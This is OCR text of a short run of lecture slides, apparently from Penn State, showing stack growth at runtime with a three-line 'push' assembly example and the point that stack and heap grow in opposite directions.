
Compiler provides instructions that adjusts the size of the stack at runtime



Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```

Closer Look at Stack During Runtime

PennState

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime

